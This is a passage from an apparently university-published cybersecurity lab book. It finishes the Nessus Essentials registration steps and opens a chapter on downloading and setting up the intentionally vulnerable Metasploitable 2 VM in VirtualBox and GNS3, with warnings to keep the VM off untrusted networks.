


Figure 27 – Continue

12. Select the ***Register for Nessus Essentials*** radio button




Figure 28 – Register

13. And click ***continue***. If you have already received the email earlier, then click ***skip***




Figure 29 – Skip if you already have the code

14. Input the activation code from your email and click***continue***




Figure 30 – Input the activation code

15. Make a username and password for your account and select submit




Figure 31 – Create username and password



Figure 32 – This could take a while

16. Nessus will take a while to download and compile plugins, so wait for this process to complete before switching the machine off

End of Lab




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 13

Create a Vulnerable Desktop VM

MATHEW J. HEATH VAN HORN, PHD

Metasploitable is an intentionally vulnerable virtual machine (VM) designed for security training, testing security tools, and practicing standard penetration testing techniques. There are different flavors of Metasploitable (original, 2, and 3), and each offers many features typically found in servers and websites, except that they are entirely vulnerable to attacks. Metasploitable 2 is easier to build and is based on Linux. However, it is outdated and has been replaced by Metasploitable 3, which supports both Linux and Windows Server.

LEARNING OBJECTIVES

- Successfully download, install, and run Metasploitable 2 in VirtualBox and add it to the GNS3 environment.
- Successfully download, build, and run Metasploitable 3 in VirtualBox and add it to the GNS3 environment.

PREREQUISITES

- Chapter 2 – Setting up a GNS3 environment
- Chapter 6 – Adding a Virtual Machine to GNS3

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- MikroTik Documentation – Getting Started, https://help.mikrotik.com/docs/display/ROS/Getting+started
- Metasploitable Documentation
- RKiLAB, "Metasploitable2 kernal panic – not syncing: IO-APIC error solution (Virtualbox)", https://www.youtube.com/watch?v=aYxfhMrjVhk
- elconak Network & Security, "Lab Setup 1 – Import Metasploitable 2 Linux into Oracle VirtualBox – boot with 'noapic' option", https://www.youtube.com/watch?v=oTSdSIdFbIQ

- Metasploitable 3 Quickstart guide, https://github.com/rapid7/metasploitable3/blob/master/README.md
- Metaspoitable 2 Exploitability Guide, https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/
- Metasploitable 3 Exploitability Guide, https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities

CONTRIBUTORS AND TESTERS

TBD

Phase I – Installing Metasploitable 2 – Sourceforge

This is an easy way to download Metasploitable 2 as a VM. However, it is an older repository.
NEVER expose this VM to an untrusted network. Use NAT or Host-Only modes when using this VM.
Metasploitable 2 is VERY old. It still works as a vulnerable machine, but its usefulness may be limited.

1. Visit SourceForge and download the Metasploitable 2 zip file here

2. Once downloaded, unzip the file and note the location where it is extracted. In our example, we extracted it to the downloads folder




Figure 1 – Metasploitable 2 in the Downloads folder

3. Open VirtualBox and create a new virtual machine

    3.1. On the VirtualBox menu, click on ***Machine,*** then ***New...***

